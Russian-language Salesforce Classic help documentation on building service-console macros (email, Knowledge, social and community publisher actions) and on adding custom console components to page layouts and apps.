Допустим, что агенты службы поддержки часто отвечают на вопросы клиентов в социальных сетях (например, Twitter или Facebook). При необходимости воспользуйтесь макросом для предоставления агентам службы поддержки возможности автоматической вставки ответа в сообщение социальной сети посредством быстрого или обычного текста. Данный тип макроса позволяет агентам быстро отвечать клиентам без отрыва от выполнения основных рабочих задач.

Автоматическое добавление статьи Salesforce Knowledge в сообщение эл. почты в ленте обращений посредством макросов

Возможно, агенты службы поддержки часто отправляют клиентам одну и ту же статью Salesforce Knowledge. Данный пример определяет порядок создания макроса, который автоматически выбирает конкретную статью и дополняет ею сообщение эл. почты в ленте обращений. Данный макрос позволяет агентам отвечать на типичные вопросы клиентов путем нажатия всего одной кнопки (вместо поиска нужной статьи и ее копирования в сообщение эл. почты).

Добавление и замена значений полей обращения посредством макросов

Допустим, агенты службы поддержки часто добавляют одинаковые значения полей в запись или часто заменяют значение поля. Система позволяет создать макрос, который автоматически заполняет поле или заменяет значение поля. Использование макроса экономит рабочее время агентов путем автоматизации повторяющихся и рутинных действий, позволяющей агентам концентрировать свое внимание на проблемах клиентов.

В вашей организации Salesforce должны быть включен публикатор «Эл. почта».

Данные действия описывают некоторые способы использования инструкций добавления, замены и вставки в макросе.

1. Создайте макрос.
2. Добавьте инструкции для уведомления макроса о значении поля сообщения эл. почты, подлежащем замене. Данный пример определяет порядок замены значения в поле «Тема» сообщения эл. почты.
   a. Щелкните ссылку **«+ Добавить инструкцию»** в разделе «Макроинструкции».
   b. Первая инструкция уведомляет макрос об обрабатываемом объекте. Например, выберите **«Выбрать: активная вкладка "Обращение"»**.
   c. Следующая инструкция уведомляет макрос о нужном действии в публикаторе ленты обращений. Например, выберите **«Выбрать: действие "Эл. почта"»**.
   d. Следующая инструкция уведомляет макрос о нужном действии в действии «Эл. почта». Выберите **«Заменить: тема»**. Введите строку темы в текстовое поле.

      Выбор инструкции замены инициирует удаление текущего значения поля и его замену на значение, указанное в макросе.

      Например, введите значение *«Обновление заказа»*. Допустим, сообщение эл. почты содержало тему «Отсутствие моего заказа». В этом случае макрос удаляет предыдущую тему и заменяет ее темой «Обновление заказа».
3. Добавьте инструкции для уведомления макроса о необходимости замены поля сообщения эл. почты пустым значением. В данном примере мы удаляем значение поля «СК».
   a. Выберите **«Заменить: адреса в поле "СК"»**. Оставьте текстовое поле пустым.

      Выбор инструкции замены и использование пустого текстового поля инициируют очистку поля от значений.
4. Добавьте инструкции для уведомления макроса о необходимости вставки значений в поле. В данном примере мы добавляем два адреса эл. почты в поле «Копия».
   a. Выберите **«Добавить: адреса в поле "Копия"»**. Введите адреса эл. почты в текстовое поле. При вводе нескольких адресов эл. почты рекомендуем использовать запятые.

      Выбор инструкции добавления или вставки инициирует заполнение поля значением, указанным в макросе, но препятствует удалению текущих значений.

      Например, введите `shipping@example.com, invoices@example.com`. Допустим, что поле «Копия» уже содержит адрес `support@example.com`. Данный макрос вставляет адреса `shipping@example.com` и `invoices@example.com` после адреса `support@example.com`.
5. Выберите **«Отправить: действие»**. Данная инструкция уведомляет макрос о необходимости выполнения действия «Эл. почта».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макросов:
- «Чтение» для макросов

Для создания и редактирования макросов:
- «Создание» и «Редактирование» для макросов

Для создания необратимого макроса:
- «Управление макросами, которые не могут быть отменены пользователями»

6. Сохраните макрос.

Вставка быстрого текста в сообщение социальной сети

Допустим, что агенты службы поддержки часто отвечают на вопросы клиентов в социальных сетях (например, Twitter или Facebook). При необходимости воспользуйтесь макросом для предоставления агентам службы поддержки возможности автоматической вставки ответа в сообщение социальной сети посредством быстрого или обычного текста. Данный тип макроса позволяет агентам быстро отвечать клиентам без отрыва от выполнения основных рабочих задач.

Организация должна поддерживать публикатор «Эл. почта», быстрый текст и функцию социального обслуживания клиентов.

Данные действия описывают один способ использования инструкций вставки в макросе.

1. Создайте макрос.
2. Добавьте инструкции для уведомления макроса о необходимых действиях. Данный пример определяет порядок вставки быстрого текста в сообщение социальной сети.
   a. Щелкните ссылку **«+ Добавить инструкцию»** в разделе «Макроинструкции».
   b. Первая инструкция уведомляет макрос об обрабатываемом объекте. Например, выберите **«Выбрать: активная вкладка "Обращение"»**.
   c. Следующая инструкция уведомляет макрос о нужном действии в публикаторе ленты обращений. Например, выберите **«Выбрать: социальное действие»**.
   d. Следующая инструкция уведомляет макрос о нужном действии в социальном действии. Выберите **«Вставить в: текст»**. При необходимости вставьте **«Быстрый текст»** или **«Текст»**.

      Выбор инструкции вставки инициирует добавление быстрого или обычного текста, указанного в макросе, в конец текста, который уже отображается полем. При использовании действий социального публикатора инструкция вставки позволяет сохранить @упоминание и добавить после него текст.
   e. Выберите быстрый текст, который должен использоваться макросом, или введите нужный текст.
3. Выберите **«Отправить: действие»**. Данная инструкция уведомляет макрос о необходимости выполнения социального действия.
4. Сохраните макрос.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макросов:
- «Чтение» для макросов

Для создания и редактирования макросов:
- «Создание» и «Редактирование» для макросов

Для создания необратимого макроса:
- «Управление макросами, которые не могут быть отменены пользователями»

Автоматическое добавление статьи Salesforce Knowledge в сообщение эл. почты в ленте обращений посредством макросов

Возможно, агенты службы поддержки часто отправляют клиентам одну и ту же статью Salesforce Knowledge. Данный пример определяет порядок создания макроса, который автоматически выбирает конкретную статью и дополняет ею сообщение эл. почты в ленте обращений. Данный макрос позволяет агентам отвечать на типичные вопросы клиентов путем нажатия всего одной кнопки (вместо поиска нужной статьи и ее копирования в сообщение эл. почты).

Организация должна использовать Salesforce Knowledge One. Компонент Salesforce Knowledge One должен быть включен и добавлен на страницу консоли Salesforce for Service.

1. Создайте макрос.
2. Добавьте инструкции для уведомления макроса о необходимости поиска конкретной статьи.
   a. Щелкните ссылку **«+ Добавить инструкцию»** в разделе «Макроинструкции».
   b. Первая инструкция уведомляет макрос об обрабатываемом обращении. Например, выберите **«Выбрать: активная вкладка "Обращение"»**.
   c. Следующая инструкция уведомляет макрос об обрабатываемом компоненте консоли. Например, выберите **«Выбрать: компонент боковой панели базы знаний»**.
   d. Следующая инструкция уведомляет макрос о нужном действии на боковой панели базы знаний. Выберите **«Выбрать: поиск статей»**.
   e. Данное действие определяет ключевое слово, используемое функцией поиска для поиска нужной статьи. Выберите **«Задать: ключевые слова»**. Введите номер статьи или ключевое слово в текстовое поле.
      - Номер статьи. Номер статьи извлекает статью по номеру, позволяя быстро выбирать конкретную статью. Номер статьи использует следующий синтаксис: *номерстатьи*`:123456789`.

        Прим.: Синтаксис чувствителен к регистру и должен быть строчным.

      - Ключевые слова. При необходимости выполните поиск по ключевым словам. Система Salesforce выполняет поиск данных ключевых слов в заголовке и тексте статей базы знаний. Например, введите «Сброс пароля».
   f. Выберите **«Выполнить: поиск»**. Данная инструкция уведомляет макрос о необходимости выполнения поиска при выполнении данного макроса.
3. Добавьте инструкции для уведомления макроса о необходимости вставки статьи в сообщение эл. почты, редактируемое в ленте обращений.
   a. Выберите **«Выбрать: наиболее применимая статья»**. Данная инструкция уведомляет макрос о необходимости использования статьи, отображающейся первой в результатах поиска.
   b. Выберите **«Вставить в: сообщение эл. почты как HTML»**. Данная инструкция вставляет всю статью, включая текст и изображения, в сообщение эл. почты по месту отображения курсора.
4. Сохраните макрос.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Макросы доступны в: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**, а также **Unlimited Edition** с Service Cloud.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макросов:
- «Чтение» для макросов

Для создания и редактирования макросов:
- «Создание» и «Редактирование» для макросов

Публикаторы и действия, поддерживаемые в макросах

В консоли Salesforce for Service для создания макросов доступны следующие публикаторы и действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действия публикатора «Эл. почта», поддерживаемые макросами

Данные действия доступны при выборе **«Выбрать: действие "Эл. почта"»** в макроинструкциях. Действия «Эл. почта» позволяют изменять текст сообщений эл. почты в ленте обращений. При необходимости создайте и выполните макросы для выполнения данных действий в публикаторе «Эл. почта» на консоли Salesforce for Service.

Действия Salesforce Knowledge, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать компонент боковой панели базы знаний»** в командах макроса. Действия базы знаний позволяют находить статьи и добавлять их в обращения. Можно создать и выполнить макрос для осуществления таких действий в публикаторе Salesforce Knowledge в консоли Salesforce for Service.

Настраиваемые быстрые действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать** *имя быстрого действия*» в командах макроса. Можно создать и выполнить макрос для выполнения настраиваемых быстрых действий в консоли Salesforce for Service.

Действия публикатора в сообществе, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать действие "Сообщество"»** в командах макроса. Действия «Сообщество» позволяют обновлять информацию и писать сообщения в сообществах Salesforce. Можно создать и выполнить макрос для осуществления таких действий в публикаторе в сообщества в консоли Salesforce for Service.

Социальные действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать социальное действие»** в командах макроса. Можно создать и выполнить макрос для выполнения таких действий в социальном публикаторе в консоли Salesforce for Service.

Действия публикатора «Эл. почта», поддерживаемые макросами

Данные действия доступны при выборе **«Выбрать: действие "Эл. почта"»** в макроинструкциях. Действия «Эл. почта» позволяют изменять текст сообщений эл. почты в ленте обращений. При необходимости создайте и выполните макросы для выполнения данных действий в публикаторе «Эл. почта» на консоли Salesforce for Service.

Для использования этих действий необходимо включить в организации Salesforce функцию «Публикатор эл. почты» и добавить в качестве компонента консоли на макет страницы обращения.

Пакетные макросы поддерживаются для действий публикатора «Эл. почта».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Табл. 75: Действия публикатора «Эл. почта», поддерживаемые макросами

Действие	Описание	Поддерживается ли в пакетных макросах?
Заменить: адреса получателей	Данное действие удаляет адреса эл. почты в поле «Адрес получателя» и заменяет их на указанные адреса эл. почты. При вводе нескольких адресов эл. почты рекомендуем использовать запятые.	Да
Добавить в: адреса получателей	Данное действие добавляет данные адреса эл. почты в поле «Кому», но не удаляет текущие адреса в поле «Кому». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.	Нет
Заменить: адреса в поле «Копия»	Данное действие удаляет адреса эл. почты в поле «Адрес в поле "Копия"» и заменяет их на указанные адреса эл. почты. При вводе нескольких адресов эл. почты рекомендуем использовать запятые.	Да
Добавить в: адреса в поле «Копия»	Данное действие добавляет данные адреса эл. почты в поле «Копия», но не удаляет текущие адреса в поле «Копия». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.	Нет
Заменить: адреса в поле «СК»	Данное действие удаляет адреса эл. почты в поле «Адрес в поле "СК"» и заменяет их на указанные адреса эл. почты. При вводе нескольких адресов эл. почты рекомендуем использовать запятые.	Да
Добавить в: адреса в поле «СК»	Данное действие добавляет данные адреса эл. почты в поле «СК», но не удаляет текущие адреса в поле «СК». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.	Нет
Задать: адрес отправителя	Данное действие удаляет адрес эл. почты в поле «Адрес отправителя» и заменяет его на указанный адрес эл. почты.	Да
Заменить: тема	Данное действие удаляет значение в поле «Тема» и заменяет его на указанный текст.	Да
Добавить в: тема	Данное действие добавляет данный текст в конец значения в поле «Тема», но не удаляет текущий текст в поле «Тема».	Нет
Заменить: текст HTML	Данное действие удаляет содержимое из текста сообщения эл. почты и заменяет его на указанное HTML-содержимое.	Да
Вставить в: текст HTML	Данное действие добавляет QuickText или Text в основной HTML-текст, но не удаляет текущий текст. Запись QuickText или текст вставляется в положение курсора.	Нет
Применить: шаблон эл. почты	Данное действие вставляет указанный шаблон эл. почты в сообщение эл. почты на активной вкладке «Обращение».	Да
Отправить действие	Уведомляет макрос о необходимости выполнения указанных команд при запуске данного макроса. Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии	Да

Действие	Описание	Поддерживается ли в пакетных макросах?
	полномочия «Управление макросами, которые не могут быть отменены пользователями». Макрос с командой «Отправить действие» можно использовать в пакетных макросах. Для выполнения пакетных макросов нужно полномочие «Выполнение макроса для нескольких записей».	

Действия Salesforce Knowledge, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать компонент боковой панели базы знаний»** в командах макроса. Действия базы знаний позволяют находить статьи и добавлять их в обращения. Можно создать и выполнить макрос для осуществления таких действий в публикаторе Salesforce Knowledge в консоли Salesforce for Service.

Чтобы использовать эти действия, необходимо включить Salesforce Knowledge в организации и добавить в качестве компонента консоли. В консоли должны быть включены такие действия Salesforce Knowledge, как добавление статьи в обращение.

Прим.: Боковая панель базы знаний должна быть развернута во время выполнения макроса, затрагивающего базу знаний. Если боковая панель свернута, макрос не работает.

Internet Explorer 7 и пакетные макросы не поддерживаются в действиях Salesforce Knowledge.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Табл. 76: Действия Salesforce Knowledge, поддерживаемые в макросах

Действие	Описание	Поддерживается ли в пакетных макросах?
Выбрать компонент боковой панели базы знаний	Уведомляет макрос о том, что эти команды воздействуют на боковую панель базы знаний в консоли.	Нет
Выбрать поиск статьи	Уведомляет макрос о том, что команды влияют на поиск в базе знаний.	Нет
Установить ключевые слова	Указать ключевые слова, используемые при поиске в базе знаний. Ниже перечислены доступные для поиска элементы. • Номер статьи. Номер статьи извлекает статью по номеру, позволяя быстро выбирать конкретную статью. Номер статьи использует следующий синтаксис: *номерстатьи*`:123456789`. • Ключевые слова. Ключевые слова можно использовать для поиска. Функция поиска в Salesforce Knowledge выполняет поиск данных ключевых слов в заголовке и тексте статей базы знаний. Например, фраза *«Сброс пароля»* возвращает статьи, содержащие эту фразу.	Нет

Действие	Описание	Поддерживается ли в пакетных макросах?
Выполнить поиск	Макрос выполнит поиск в базе знаний с использованием указанных в команде «Установить ключевые слова» критериев.	Нет
Выбрать наиболее подходящую статью	Выбрать первую статью из списка результатов поиска.	Нет
Вложить в обращение	Присоединить статью к обращению.	Нет
Вложить в сообщение эл. почты как PDF	Присоединить статью в формате PDF к сообщению электронной почты в обращении.	Нет
Вставить в сообщение эл. почты как HTML	Вставить текст статьи и ссылки в сообщение электронной почты в обращении.	Нет

Настраиваемые быстрые действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать** *имя быстрого действия*» в командах макроса. Можно создать и выполнить макрос для выполнения настраиваемых быстрых действий в консоли Salesforce for Service.

Для использования таких действий необходимо создать в организации Salesforce быстрые действия и добавить в макет страницы ленты обращений.

Пакетные макросы не поддерживаются для быстрых социальных действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Табл. 77: Настраиваемые быстрые действия, поддерживаемые в макросах

Действие	Описание	Поддерживается ли в пакетных макросах?
Заменить <текстовое поле>	Очистить содержимое текстового поля и заменить указанным текстом.	Да
Добавить в <текстовое поле>	Добавить указанный текст в конец текстового поля без удаления существующего текста. Текст вставляется в положение курсора.	Нет
Отправить действие	Уведомляет макрос о необходимости выполнения указанных команд при запуске данного макроса. Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие	Да

Действие	Описание	Поддерживается ли в пакетных макросах?
	инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями». Макрос с командой «Отправить действие» можно использовать в пакетных макросах. Для выполнения пакетных макросов нужно полномочие «Выполнение макроса для нескольких записей».	

Действия публикатора в сообществе, поддерживаемые в макросах

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Эти действия становятся доступными после нажатия на кнопку **«Выбрать действие "Сообщество"»** в командах макроса. Действия «Сообщество» позволяют обновлять информацию и писать сообщения в сообществах Salesforce. Можно создать и выполнить макрос для осуществления таких действий в публикаторе в сообщества в консоли Salesforce for Service.

Для использования этих действий необходимо включить в организации Salesforce функцию «Публикатор в сообществе» и добавить в качестве компонента консоли на макет страницы обращения.

Пакетные макросы в действиях публикатора в сообщества не поддерживаются.

Табл. 78: Действия публикатора в сообществе, поддерживаемые в макросах

Действие	Описание	Поддерживается ли в пакетных макросах?
Заменить текст	Очистить содержимое сообщения и заменить указанным текстом.	Нет
Вставить в текст	Добавить запись QuickText или текст в сообщение для сообщества, не удаляя существующий текст. Запись QuickText или текст вставляется в положение курсора.	Нет
Отправить действие	Уведомляет макрос о необходимости выполнения указанных команд при запуске данного макроса. Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».	Нет

Социальные действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать социальное действие»** в командах макроса. Можно создать и выполнить макрос для выполнения таких действий в социальном публикаторе в консоли Salesforce for Service.

Для использования этих действий необходимо включить в организации функцию «Социальное действие» и добавить в качестве компонента консоли на макет страницы обращения.

Пакетные макросы в социальных действиях не поддерживаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Табл. 79: Социальные действия, поддерживаемые в макросах

Действие	Описание	Поддерживаются ли в пакетных макросах?
Заменить содержимое	Очистить содержимое текстового поля и заменить указанным текстом.	Нет
Вставить в содержимое	Добавить указанный текст в текстовое поле без удаления существующего текста. Запись QuickText или текст вставляется в положение курсора.	Нет
Установить тип сообщения	Макрос будет использовать выбранный тип сообщения. Типы сообщений в Facebook следующие. • Сообщение • Comment • Личный Типы сообщений в Twitter следующие. • Твит • Ретвит • Ответ • Личное	Нет
Отправить действие	Уведомляет макрос о необходимости выполнения указанных команд при запуске данного макроса. Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».	Нет

Настройка консоли с настраиваемыми компонентами в Salesforce Classic

Создание компонентов для настройки, расширения или интеграции консоли Salesforce в другие системы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компоненты позволяют отображать различные данные в нижнем колонтитуле, боковых панелях, панелях основных показателей и журналах взаимодействия консоли. Также можно создавать компоненты для решения большого количества бизнес-проблем и отображения следующих типов элементов.

- Сторонние приложения
- Виджет «Чат» или «Программный телефон»
- Содержимое при просмотре определенных страниц
- Контекстные сведения напротив записей
- Настраиваемые панели основных показателей или журналы взаимодействия
- Содержимое при нажатии настраиваемой кнопки в нижнем колонтитуле

Компоненты позволяют проявлять изобретательность с помощью консоли и создавать необходимые элементы для работы пользователей. Компоненты могут создаваться посредством Visualforce, приложений холста, полей поиска, связанных списков или диаграмм отчетов. Также для создания компонентов рекомендуем использовать Force.com Canvas или API консоли. Обе технологии представляют собой интерфейсы JavaScript API, позволяющие разработчикам расширять и интегрировать консоль. API консоли предоставляет программный доступ к консоли для таких действий, как открытие и закрытие вкладок, чтобы рационализировать бизнес-процессы, тогда как холст помогает интегрировать консоль во внешние приложения, требующие способов проверки подлинности.

Дополнительную информацию о приложениях холста и инструментарии см. в *Руководстве разработчика Force.com Canvas* и *Руководстве разработчика консоли Salesforce*.

Процесс создания компонентов консоли в Salesforce Classic

Обычно разработчики и администраторы при создании компонентов для консоли Salesforce выполняют следующие действия.

Советы по реализации компонентов консоли в Salesforce Classic

Прежде чем приступить к созданию компонента консоли Salesforce, ознакомьтесь с советами, приведенными ниже.

Добавление компонентов консоли в макеты страниц в Salesforce Classic

Созданный компонент консоли может быть добавлен в макеты страниц, чтобы предоставить пользователям доступ к компоненту на боковой панели консоли Salesforce.

Добавление быстрых действий на боковую панель консоли в Salesforce Classic

Добавьте настраиваемые быстрые действия на боковую панель консоли для предоставления агентам службы поддержки возможности быстрого создания, обновления и поиска записей, связанных с обращениями. Быстрые действия добавляются как компоненты консоли.

Стили боковой панели для компонентов консоли в Salesforce Classic

При добавлении администратором компонентов в макет страницы можно выбирать стиль боковой панели, в которой будут отображаться компоненты консоли Salesforce.

Добавление компонентов консоли в приложения в Salesforce Classic

Созданный компонент консоли может быть добавлен в виде кнопки в нижний колонтитул консоли Salesforce для предоставления доступа пользователям.

[Назначение компонента консоли приложению в Salesforce Classic]
Компонент консоли, добавленный в приложения консоли Salesforce, должен быть назначен каждой консоли, где он должен быть доступен пользователям.

Процесс создания компонентов консоли в Salesforce Classic

Обычно разработчики и администраторы при создании компонентов для консоли Salesforce выполняют следующие действия.

Даже процесс создания большого количества компонентов консоли для решения различных бизнес-проблем главным образом состоит из этих этапов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Разработчики создают страницу Visualforce или приложение холста.
2. Администраторы добавляют страницу Visualforce или приложение холста в...
   - макеты страниц для отображения содержимого на определенных страницах;
   - приложения консоли для отображения содержимого на всех страницах и вкладках.
3. Администраторы, добавившие компонент в макеты страниц,...
   - выбирают боковую панель, отображающую консоль (например, правая, левая, верхняя или нижняя);
   - определяют необходимость добавления разных компонентов на боковую панель и порядок их отображения (например, вкладки или гармошка).
4. Администраторы, добавившие компонент в приложения,...
   - определяют внешний вид кнопки, используемой для доступа к компоненту из нижнего колонтитула консоли;
   - назначают компонент каждой консоли, где он должен быть доступен пользователям.
5. Пользователи просматривают компонент при открытии макетов страниц или нажатии кнопки в нижнем колонтитуле консоли.

Совет: Поле поиска или связанный список может быть добавлен в качестве компонента без создания страницы Visualforce или приложения холста. Выполните действия, описанные в разделе «Добавление компонентов консоли в макеты страниц в Salesforce Classic», и заполните поле «Тип» значением «Поиск» или «Связанный список» для выбора конкретного поля или списка.

СМ. ТАКЖЕ:

[Советы по реализации компонентов консоли в Salesforce Classic]
[Добавление компонентов консоли в макеты страниц в Salesforce Classic]
[Добавление компонентов консоли в приложения в Salesforce Classic]

Советы по реализации компонентов консоли в Salesforce Classic

Прежде чем приступить к созданию компонента консоли Salesforce, ознакомьтесь с советами, приведенными ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Советы по алгоритмам и доступу

- Компоненты приложения холста не могут быть добавлены в пакеты AppExchange.
- При обновлении записей или основных и вложенных вкладок компоненты не обновляются автоматически.
- Чтобы просмотреть изменения высоты или ширины компонента консоли, рекомендуем обновить обозреватель.
- Компоненты типа «Диаграмма отчета» недоступны разработчикам, использующим интерфейс Metadata API от компании Salesforce или выполняющим миграцию между экземплярами безопасных и производственных сред.

Советы по работе с макетами страниц

- Добавление компонентов в макеты страниц доступно только при наличии полномочия «Пользователь Sales Cloud» или лицензии «Пользователь Service Cloud».
- После отключения панели основных показателей или журнала взаимодействия на макете страницы можно будет добавлять компоненты на верхнюю или нижнюю панель основных вкладок.
- Чтобы разрешить отображение компонента на всех вложенных вкладках основной вкладки, рекомендуем добавить компонент в раздел макетов страниц «Компоненты основной вкладки». Компонент, добавленный в раздел макетов страниц «Компоненты вложенной вкладки», отображается только на отдельных вложенных вкладках.
- Если вы редактируете макет страницы в консоли, например добавляете компонент основной вкладки, скажем, журнал взаимодействия, измененный макет будет отображен только после того, как страница будет закрыта и повторно открыта на новой основной вкладке.
- Если База данных Salesforce активирована, а Боковая панель базы знаний включена, не рекомендуется добавлять компоненты на правую панель макетов страницы обращений. В противном случае боковая панель базы знаний будет отображаться поверх компонентов.

Советы по работе с Visualforce

- Каждый макет страницы позволяет использовать страницу Visualforce в качестве компонента только один раз.
- Страницы Visualforce, назначенные макетам страниц в качестве компонентов, не могут быть удалены.
- Страницы Visualforce не обновляются нажатием на  и выбором параметра **«Обновить все основные вкладки»** или **«Обновить все вложенные вкладки»**.
- Включение защиты от кликджекинга для страниц Visualforce в параметрах безопасности организации препятствует корректному отображению страниц Visualforce.
- В отличие от других страниц Visualforce, объектам, макеты страниц которых настраиваются пользователем, не должны задаваться стандартные контроллеры для компонентов.
- При добавлении элемента `showHeader=true` на страницу Visualforce пользователь может добавить пробел длиной 15 пикселов с обеих сторон компонента для визуального отображения его расположения на боковой панели. Например, `<apex:page standardController="Contact" showHeader="false" title="Список обращений">`.
- Если страницы Visualforce используются в качестве компонентов, автоматически настраиваются два параметра URL-адреса:

Имя параметра	Значение параметра	Описание
`id`	Строка, состоящая из 15 чувствительных к регистру символов, которая является уникальным идентификатором записи.	Код страницы сведений, отображающей компонент. Данный параметр передается только при наличии кода.
`inContextPane`	`true`	Данный параметр определяет страницу Visualforce, отображаемую в качестве компонента на консоли Salesforce.

СМ. ТАКЖЕ:

Процесс создания компонентов консоли в Salesforce Classic

Добавление компонентов консоли в макеты страниц в Salesforce Classic

Созданный компонент консоли может быть добавлен в макеты страниц, чтобы предоставить пользователям доступ к компоненту на боковой панели консоли Salesforce.

1. В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».
2. Щелкните ссылку **«Правка»** напротив нужного макета страницы.
3. Щелкните **«Настраиваемые компоненты консоли»**.
4. Выберите способ отображения и систематизации компонентов посредством ссылки «Стиль» напротив нужной боковой панели. См. раздел «Стили боковой панели для компонентов консоли в Salesforce Classic».
5. Чтобы задать размер боковой панели на консоли, выберите нужную высоту или ширину и введите символ процента или количество пикселов. Если высота или ширина боковой панели не превышает указанное ниже количество пикселов, то данные типы компонентов подлежат автоматическому скрытию по причине невозможности их прочтения.
   - Knowledge One (250)
   - Поиски (150)
   - Связанные списки (200)
   - Диаграммы отчетов (150)
6. Выберите тип компонента («Страница Visualforce», «Приложение холста», «Поиск», «Связанный список» или «Диаграмма отчета») в поле «Тип». Прежде чем выбрать тип «Диаграмма отчета», добавьте его в макет страницы и убедитесь, что он хранится в папке, которая доступна соответствующим пользователям.
   - Если ваша организация Salesforce использует вкладку «База знаний», дополните страницы обращений компонентом «Knowledge One», поддерживающим поиск и обработку статей.
   - Если организация использует функцию управления правами, дополните страницы обращений компонентом «Средство отслеживания контрольных точек», чтобы агенты могли видеть новейшие данные о связанных с обращениями контрольных точках.
   - Если организация использует темы для объектов, добавьте компонент «Темы», поддерживающий просмотр, добавление и удаление тем для обрабатываемых записей.
   - Дополните страницы обращений компонентом «Файлы», позволяющим агентам службы поддержки путем перетаскивания быстро добавлять файлы в обращения, просматривать вложенные файлы и добавлять вложенные файлы в электронные обращения.
   - Если организация использует список «Знатоки» и темы для объектов, дополните макеты страниц обращений компонентом «Специалисты по обращениям», чтобы агенты службы поддержки могли сотрудничать со своими коллегами, которые являются экспертами в отдельных областях.

     Прим.: Доступна только пробная версия компонента «Специалисты по обращениям». Для получения дополнительной информации о включении данного специалиста по обращениям в организации свяжитесь с Salesforce.

Макеты страниц ограничиваются двумя диаграммами отчетов, поэтому боковая панель может быть дополнена только двумя диаграммами отчетов. Система позволяет добавлять не более пяти компонентов на боковую панель и восьми

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления настраиваемых компонентов консоли:
- Настройка приложения

  И

  «Пользователь Service Cloud» ИЛИ «Sales Console»

Для создания страниц Visualforce:
- Настройка приложения

Для управления приложениями холста:
- Настройка приложения

компонентов в макет страницы. Добавленные компоненты приложения холста не могут быть добавлены в пакеты AppExchange.

7. В разделе `Component` укажите подробные сведения.
   - Чтобы найти и выбрать компонент для страниц Visualforce или приложений холста, щелкните значок напротив поля «Компонент».

     Совет: Вы можете включить компоненты Lightning в страницы Visualforce. См. Lightning FAQ.

   - Если компонентом является поле поиска, связанный список или диаграмма отчета, выберите имя поля, списка или диаграммы. При необходимости добавьте поля в компоненты поиска путем определения макетов мини-страниц объектов. Чтобы избежать отображения повторяющейся информации, рекомендуем скрыть диаграммы отчетов и связанные списки на страницах, отображающих их в качестве компонентов. Чтобы изменить порядок отображения связанных списков, воспользуйтесь макетами страниц. В компонентах связанного списка не отображаются настраиваемые кнопки.
8. Введите имя компонента, которое должно отображаться пользователям консоли на боковой панели, в поле «Метка». При отсутствии метки, введенной для диаграммы отчета, используется имя диаграммы отчета.
